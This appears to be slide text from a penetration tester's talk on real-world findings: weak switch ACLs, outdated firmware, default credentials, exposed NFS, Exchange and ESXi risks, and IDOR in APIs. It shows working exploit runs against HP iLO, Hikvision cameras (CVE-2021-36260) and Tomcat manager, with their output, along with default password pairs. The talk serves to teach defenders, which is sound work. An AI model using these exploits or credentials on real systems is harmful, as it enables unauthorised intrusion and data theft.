- Often this happens with ports like 53/tcp and 53/udp

Switch configuration (2019)

Switch config – protecting the web administration using ACL:

```
telnet server enable
telnet server acl 2000
…
ip http acl 2000
ip https acl 2000
ip https enable
#
acl number 2000 name sw-adgang
rule 5 permit source 172.24.95.233 0
rule 10 permit source 172.24.88.253 0
rule 15 permit source 172.24.92.0 0.0.3.255
rule 20 permit source 10.109.200.0 0.0.7.255
rule 25 permit source 10.10.10.0 0.0.0.255
```

Then again the Secure Shell access was NOT protected – no ACL:

```
ssh server enable
```

This switch also had a single user `manager` which I recommended be replaced.

TL;DR There was NOT a secure configuration on this network – municipality in Denmark

Old software (2019)

How old can software be? This customer had some old DWL-3260AP access points

> D-Link DWL-3260AP - 802.11g Managed Access Point.
> "This product was phased out on: 20/05/2013"
> https://eu.dlink.com/uk/en/products/dwl-3260ap-wireless-ceiling-mount-poe-access-point
> (link might not work anymore)
> The software for this model is:
> Firmware 1.20 rc340 Firmware 06/04/2009

- At the time of testing in 2019 this was 10 year old software, probably full of security issues that will never be fixed

Management interfaces

In general we have lots of *management interfaces*, only intended for administrators. We should do our best to keep them isolated on management VLANs and have a secure configuration.

Server hardware typically have KVM (Keyboard Video Mouse) interfaces:

- Compaq/HP Integrated Lights-Out (ILO) Management
- Dell Remote Access Controller (iDRAC) default user root/calvin
- Generic servers like SuperMicro have Intelligent Platform Management Interface (IPMI) https://en.wikipedia.org/wiki/Intelligent_Platform_Management_Interface

Common problems found:

- Default settings, default passwords – often direct access to server administration
- Not upgraded, firmware has known vulnerabilities

I have seen this for many many years, and still see this in networks after 2020

Vulnerable HP ILO – Metasploit module (2021)

Vulnerability IPMI RAKP Dump hash:

```
Name Description
---- -----------
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[+] 172.16.10.205:623 - IPMI - Hash found: Administrator:ef4...c956bf6c9a9618a771c
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > setg RHOSTS 172.16.10.200
RHOSTS => 172.16.10.200
msf6 auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[+] 172.16.10.200:623 - IPMI - Hash found: Administrator:1aa4314318a30600...585fa89609bd2a9
```

Firmware was from 2017 – so multiple years old, updates were available

Exploits are available (2021)

```
hkj@kate:~/bin$ ./get-users.py -h
usage: get-users.py [-h] [-t] [-e] [-u U] [-p P] ip
CVE-2017-12542 Tester and Exploiter script.
positional arguments:
  ip
  target IP
optional arguments:
  -h, --help show this help message and exit
  -t        Test. Trigger the exploit and list all users
  -e        Exploit. Create a new admin user with the credentials specified in -u and -p
  -u U      username of the new admin user
  -p P      password of the new admin user
hkj@kate:~/bin$ ./get-users.py 172.16.10.205
[+] Target is VULNERABLE!
[+] Account name: User Account Username: Administrator
[+] Account name: User Account Username: ilo
```

- Another server had firmware from 2014 allowing the creation of administrative users directly

Internet of Things – to hack (2022)

This case from 2022 was a municipality in Denmark, having HikVision IP cameras, these have been critisized a lot, for good reason.

In this case we told the customer when they showed up in the external scan, this is a high risk. Later when we looked more into them, we could find a ready made exploit:
CVE-2021-36260 HikVision Remote Code Execution – critical

And surely

```
user@Zencurity:bin$ python3 hikvision210702-exec.txt --rhost 94.xxx --cmd "uname -a"
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "94.xxx"
[i] ETag: "5c3-258-5e256676"
[!] Remote is verified exploitable
Linux (none) 4.9.37 #1 SMP Sun Jan 19 10:50:48 CST 2020 armv7l
```

More commands

```
user@Zencurity:bin$ python3 hikvision210702-exec.txt --rhost 94.xxx --cmd "id"
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "94.xxx"
[i] ETag: "5c3-258-5e256676"
[!] Remote is verified exploitable
```
uid=0(admin) gid=0(root)


We are root - we can do what we Like

More commands

```
user@Zencurity:bin$ python3 hikvision210702-exec.txt --rhost 94.xxx --cmd "ls -l"
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote "94.xxx"
[i] ETag: "5c3-258-5e256676"
[!] Remote is verified exploitable
-rwxrwxrwx    1 admin    root          1349 Jan  8  2020 ASC16
-rwxrwxrwx    1 admin    root          3859 Jan  8  2020 ASC32
-rwxrwxrwx    1 admin    root        457196 Jan  8  2020 GBK
-rwxrwxrwx    1 admin    root          3944 Aug 29 14:23 alarm.ko
drwxrwxrwx    2 admin    root             0 Aug 29 14:23 applib
drwxr-xr-x    2 admin    root             0 Aug 29 14:23 dalg
drwxr-xr-x    2 admin    root             0 Aug 29 15:49 dlog
drwxrwxrwx    2 admin    root             0 Aug 29 14:23 dsp_extres
...
```


We can access files, and everything else on the cameras

UPS the UPS is on the network (2021)




This I have seen at multiple customers

Eaton by default allow admin/admin



- Battery UPS (Uninterruptable Power Supply) for server room has default credentials admin/admin - also this interface is over unencrypted HTTP

SNMP again!



- Eaton even has SNMP write community `private` configured
- A single command with snmp-set could disable power

HP Switches are very user friendly

```
$ telnet 172.16.1.21
Connected to 172.16.1.21.
HP J9772A 2530-48G-PoEP Switch
Software revision YA.16.08.0015
(C) Copyright 2020 Hewlett Packard Enterprise Development LP
RESTRICTED RIGHTS LEGEND
...
Press any key to continue
Your previous successful login (as manager) was on 1990-02-19 21:27:21
from 172.16.1.250
SW04Stuen# show configuration
Running configuration:
; J9772A Configuration Editor; Created on release #YA.16.08.0015
; Ver #14:01.44.00.04.19.02.13.98.82.34.61.18.28.f3.84.9c.63.ff.37.27:45
```

- Nothing to see here – just log me in without a password, thank you HP
  No NTP servers, no log servers, default credentials, using bad default SNMP public, configured with VLANs

Other Management interfaces

Found on a single customer LAN:

- UPS SNMP and Web available – also uses default credentials
- Wi-Fi controller web interface available
- HP ILO web interface - some with vulnerable software
- Network printer interfaces
- Storage devices – small NAS devices and Storwize
- HP switch interfaces – web, telnet some with default vendor admin credentials and/or SNMP public
- MOXA device Unknown usage
- ESXi management interfaces on multiple port

This was in 2021, and I wrote:

Note recent years have seen high risk vulnerabilities in these

Years after in 2023


Ransomware Campaign Compromising VMware ESXi Servers

On February 3, 2023, French web hosting provider OVH and French CERT issued warnings about a ransomware campaign that was targeting VMware ESXi servers worldwide with a new ransomware strain dubbed "ESXiArgs." The campaign appears to be leveraging CVE-2021-21974, **a nearly two-year-old heap overflow vulnerability in the OpenSLP service ESXi runs**. The ransomware operators are using opportunistic "spray and pray" tactics and have compromised hundreds of ESXi servers in the past few days, apparently including servers managed by hosting companies. ESXi servers exposed to the public internet are at particular risk.

Source: https://www.rapid7.com/blog/post/2023/02/06/ransomware-campaign-compromising-vmware-esxi-servers/

- Who allows these to be on the freaking internet!

In 2022 Don't keep your Exchange server on the LAN!



Another service which is being attacked in recent years is Microsoft Exchange
This customer had their Exchange server directly on the LAN?!

- There is a high risk that a single vulnerability in Microsoft Exchange would open this network to complete compromise

Microsoft Exchange vulnerabilities with CVSS 7 or higher

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2021-34523	287			2021-07-14	2022-07-12	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Microsoft Exchange Server Elevation of Privilege Vulnerability This CVE ID is unique from CVE-2021-33768, CVE-2021-34470.														
2	CVE-2021-34473	918		Exec Code	2021-07-14	2022-07-12	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-31196, CVE-2021-31206.														
3	CVE-2021-31206			Exec Code	2021-07-14	2021-09-20	7.9	None	Local Network	Medium	Not required	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-31196, CVE-2021-34473.														
4	CVE-2021-28483			Exec Code	2021-04-13	2021-04-14	7.7	None	Local Network	Low	???	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-28480, CVE-2021-28481, CVE-2021-28482.														
5	CVE-2021-28482			Exec Code	2021-04-13	2021-04-14	9.0	None	Remote	Low	???	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-28480, CVE-2021-28481, CVE-2021-28483.														
6	CVE-2021-28481			Exec Code	2021-04-13	2021-04-14	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-28480, CVE-2021-28482, CVE-2021-28483.														
7	CVE-2021-28480			Exec Code	2021-04-13	2021-04-14	10.0	None	Remote	Low	Not required	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-28481, CVE-2021-28482, CVE-2021-28483.														
8	CVE-2021-26855	918		Exec Code	2021-03-03	2022-07-12	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Microsoft Exchange Server Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-26412, CVE-2021-26854, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065, CVE-2021-27078.														

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2022-21978				2022-05-10	2022-05-18	7.2	None	Local	Low	Not required	Complete	Complete	Complete
Microsoft Exchange Server Elevation of Privilege Vulnerability.														
2	CVE-2022-21969			Exec Code	2022-01-11	2022-01-21	7.7	None	Local Network	Low	???	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability. This CVE ID is unique from CVE-2022-21846, CVE-2022-21855.														
3	CVE-2022-21855			Exec Code	2022-01-11	2022-01-14	7.7	None	Local Network	Low	???	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability. This CVE ID is unique from CVE-2022-21846, CVE-2022-21969.														
4	CVE-2022-21846	94		Exec Code	2022-01-11	2022-01-14	8.3	None	Local Network	Low	Not required	Complete	Complete	Complete
Microsoft Exchange Server Remote Code Execution Vulnerability. This CVE ID is unique from CVE-2022-21855, CVE-2022-21969.														


- Lesson: Don't put Exchange on your LAN!

At least the servers are up to date!

Count	Release date	Version
1	2004-08-18	OpenSSH 3.9p1 protocol 1.99
6	2008-07-22	OpenSSH 5.1p1 Debian ubuntu1 Ubuntu Linux; protocol 2.0
3	2011-09-06)	OpenSSH 5.9 protocol 2.0
1	2012-04-22	OpenSSH 6.0 protocol 2.0
1	2013-03-22	OpenSSH 6.2 protocol 2.0
6	2014-03-15	OpenSSH 6.6.1p1 Ubuntu Linux; protocol 2.0
1	2014-10-06	OpenSSH 6.7 protocol 2.0
12	2016-03-10	OpenSSH 7.2p2 Ubuntu Linux; protocol 2.0
6	2016-12-19	OpenSSH 7.4 protocol 2.0
10	2017-10-03	OpenSSH 7.6p1 Ubuntu Linux; protocol 2.0
3	2017-10-03	OpenSSH 7.6 protocol 2.0
1	2019-04-17	OpenSSH 8.0 protocol 2.0
4	2020-02-14	OpenSSH 8.2p1 Ubuntu Linux; protocol 2.0
2	2020-05-27	OpenSSH 8.3 protocol 2.0
1	2021-08-20	OpenSSH 8.7p1 Debian 1 protocol 2.0

- OpenSSH is the main access for administrators to Unix systems
- If this is not up to date, the rest of the system is neither updated
- Note this is from a single test in 2021! Another test in 2022 had 7.2p2 on 17 servers

Making backups is great!



Picture from IBM manuals

- We once found TSM Backup Client on a server – simple/default password of course
- How bad can this be?
- Well we could find names of files, which we could download through the web server
- Found Excel files with user names, and passwords
- Today we would call this Google Dorks and IDOR, check out:

  https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

  Hint: Do NOT put data under the web root, even though it may seem hidden

NFS World Export

Unix has Networked File System (NFS), orignally from Sun Microsystems

Configured using an export file:

```
/usr /usr/local -maproot=0:10 friends
/usr -maproot=daemon grumpy.cis.uoguelph.ca 131.104.48.16
/usr -ro -mapall=nobody
/u -maproot=bin: -network=131.104.48 -mask=255.255.255.0
/u2 -maproot=root friends
/u2 -alldirs -network=cis-net -mask=cis-mask
```

Example from https://man.openbsd.org/exports.5

- Other systems mount these – NFS server export, NFS client mount
- Nice right! Except, if you leave out the hosts that can acces, everyone can access!
- This is called export to the world

Typical case

Typically customers have these world exports – with NFS or SMB

```
hkj@kate:~/results$ showmount -e 172.16.0.2
Export list for 172.16.0.2:
/home/username1 *
/tftpboot *
/home/foo/root_fs *
/var/projects/myproject *
```

- Not *that bad* – some directories are available
- Maybe we can drop a public key in `/home/username1/.ssh/authorized_keys`
- Lots of personal Synology NAS boxes are on the internet, check Shodan

Where's my backup dude - The Solaris servers

So consider what happens if you test two servers, Solaris servers in a financial institution - high profile environment

- Server 1 and server 2 are running Solaris
- Pretty unhardened configuration
- NFS is available, and server 2 has a *world export*

- Of course we try mounting it
- What is that?! It seems to be a complete backup of server1 available to everyone!

  Long story short, we found the password files from server1, found users without a password – allowed direct login, we could crack other passwords – and we gained access to both servers, since some passwords were the same

  This is a strange case, because making backups is great, but leaving them lying around for anyone is bad

Tomcat in January 2022

> The Apache Tomcat® software is an open source implementation of the Jakarta Servlet, Jakarta Server Pages, Jakarta Expression Language, Jakarta WebSocket, Jakarta Annotations and Jakarta Authentication specifications. These specifications are part of the Jakarta EE platform.

Source: https://tomcat.apache.org/

- Well-known and used in many places to deploy Java applications, great
- There are no default user, great

Wait, why does this customer in Januart 2022 have a running version 7.0.68 with user tomcat/tomcat.

This version is from 2016 - so about 7-8 years old!

Solr January 2022

Same customer as before. Following software was identified

- Apache Solr 4.10.1 was identified
  According to the official web site for this software it was released in 2014! Release 4.10.1 [2014-09-28]
- Zookeeper 3.4.10-39d3a4f269333c922ed3db283be479f9deacaa0f (Built on 03/23/2017)
- WEBrick httpd 1.3.1 (Ruby 2.4.3 (2017-12-14))
- Nginx 1.10.3 old and Nginx 10.15.10 release in 2019 Since some are from 2017 we consider the software outdated.

Tomcat Manager with Default Metasploit hacking by pressing enter

```
msf > use exploit/multi/http/tomcat_mgr_upload

meterpreter > sysinfo
Computer    : solr4-prod-xxxxx.internal
OS          : Linux 4.15.0-1098-gcp (amd64)
Meterpreter : java/linux
meterpreter > shell
Process 1 created.
Channel 1 created.

whoami
tomcat7

id
uid=114(tomcat7) gid=118(tomcat7) groups=118(tomcat7)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
...
```

- Gooooddammmit! Its easy being a hacker I used ready made Metasploit, tomcat modules and deployed my own application that allowed command line access to the server.

Web Application Security

We typically see:

- Libraries in web applications not updated JQuery especially
- TLS settings still have TLS version 1.0 and 1.1 enabled – recommend only 1.2 and 1.3
- Cookies without `secure` and -verb+http only+ flags – easy to fix
- SQL injections also still seen – 2020/2021/2022
- Old PHP versions seen PHP5 even! PHP7
- Errors shown to the user – helps an attacker prepare better requests

Some of these can be identified by just running Nikto from Kali! Do it!

PHPMyAdmin password in text file older example

Also seen in web application security testing:


- File with passwords to the solution, helpful "I left the passwords in the web root folder"
- Same server also had a nice debug.log in the root, with PHP errors so helpful for checking requests
- Webserver with PHPMyAdmin
  1. This admin tool for MySQL databases was on port 80
  2. Then on port 8080 a nice file available with password
  3. Return to port 80 with browser - access admin tool
  4. Download database, **took less than 10 minutes!**

`https://customerdomain.example.com/api/customer/v1/business/$ENDPPOINT` ENDPOINT being something like: employeedocuments, clientcontacts, businessPropertyObjects, activities

- We love REST and the world does too

REST Service Capability Granularity

Figure 7.19
A REST service candidate can be modeled specifically to incorporate uniform contract characteristics. The Update Invoice service capability candidate is split into two variations of the PUT /invoice/ service capability: one that updates the invoice state value, and another that updates the invoice customer value.



- REST using HTTP has the standard HTTP methods available (e.g., GET, POST, PUT, DELETE);
- See also https://en.wikipedia.org/wiki/Representational_state_transfer

Source:

Service-Oriented Architecture: Analysis and Design for Services and Microservices, Thomas Erl, 2017

IDOR and Blobs 2024

While scanning an API we found links to blob storage:

> Privat og konfidensielt Arbeidsavtale found https://customer2storage.azureedge.net/customer-appid-1/Business-778/EmployeeDetails-3815/2882_001-5.pdf
> and
> Ansettelsesavtale https://customer2storage.azureedge.net/customer-appid-1/Business-362/Employees-3463/PrivateDocuments-122/ansettelsesdokumenterodd.pdf

Clearly confidential data

- Insecure Direct Object Reference with no authentication
- Recommend using https://owasp.org/, like: https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

Give Me AllUsers Unauthenticated – pretty print please

```
[{"Id": 18,
"LanguageId": 1,
"RoleId": 4,
"ApplicationId": 1,
"BusinessId": 8,
"Rights": "[{\"id\":\"1\",\"name\":\"ACTIVE_ACCOUNT\",\"isChecked\":true,\"rightsType\":1},
...
"Role": null,{\bf
"Password": "BJL...E=",}   // OMG PLEASE NO!!!!
"Mobile": null,
},
```

Source: https://customerdomain.example.com/api/customer/v1/allusers

```
Identifying the hash is not conclusive, but was identified as:
BJL5Ffj...xSE= - Possible algorithms: Base64(unhex(SHA-256($plaintext)))

Checking how many we have:
$ jq . allusers.json | grep Password | wc -l
18282
```

- Potential for cracking or verifying passwords, before attempting online brute-force attacks

Keep Up to Date with technologies you use

insert picture of Homer saying duh

- Make an effort
- Be a professional

  Many definitions:

  > A **professional** is a member of a profession or any person who works in a specified professional activity. The term also describes the **standards of education and training** that prepare members of the profession with the **particular knowledge and skills** necessary to perform their **specific role** within that profession. In addition, most professionals are subject to **strict codes of conduct**, enshrining **rigorous ethical and moral obligations**.[1] Professional standards of practice and **ethics** for a particular field are typically agreed upon and maintained through widely recognized professional associations, such as the IEEE.[2]

  Source: https://en.wikipedia.org/wiki/Professional
- The field of IT has a lot of amateurs
- Sorry if this sound elitist, but we should take responsebility not only for ourselves but for our communities

What you don't know can hurt you

Problem: You send personal data – GDPR

You want to have it ALL encrypted, but SMTP does NOT require encryption – or does it?!

> The SMTP protocol isn't secure and wasn't designed to be. Email sent in the early days of the Internet were the digital equivalent of sending a postcard through the postal system. Eventually, Transport Layer Security (TLS) encryption was added to protect SMTP communications. But to maintain backward compatibility, it was never made compulsory and even today it's used only opportunistically by senders.
> ...
> The SMTP MTA Strict Transport Security (MTA-STS) standard was developed to ensure that TLS is always used, and to provide a way to for sending servers to refuse to deliver messages to servers that don't support TLS and have a trusted certificate. The MTA-STS standard was developed by several email industry companies brought together by the Messaging, Malware and Mobile Anti-Abuse Working Group (M3AAWG). We have been validating our implementation and are now pleased to announce support for MTA-STS for all outgoing messages from Exchange Online.

Source:

https://techcommunity.microsoft.com/t5/exchange-team-blog/introducing-mta-sts-for-exchange-online/ba-p/3106386

- https://en.wikipedia.org/wiki/Opportunistic_encryption
- Just an example, make sure to read up on RPKI, DNSSEC, DMARC, DANE, DKIM, TLS, ...

Hackers don't give a shit

Your system is only for testing, development, ...


Your network is a research network, under construction, being phased out, ...

Try something new, go to your management

Bring all the exceptions, all of them, update the risk analysis figures - if this happens it is about 1mill DKK

Ask for permission to go full monty on your security

Think like attackers - don't hold back


Hackers
don't give a shit:
About your project's scope
It's managed by a third party
